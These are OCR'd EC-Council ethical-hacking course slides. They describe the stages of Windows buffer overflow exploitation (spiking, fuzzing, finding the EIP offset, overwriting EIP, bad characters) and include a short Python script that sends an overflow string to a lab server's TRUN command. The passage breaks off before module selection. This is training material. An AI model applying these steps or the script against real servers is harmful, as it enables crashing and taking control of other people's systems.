- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- **Step 1: Establish a connection with the vulnerable server using Netcat**


- **Step 2: Generate spike templates and perform spiking**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing


- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Offset

- Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**


overwrite.py (~/Scripts) - Pluma

```
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module

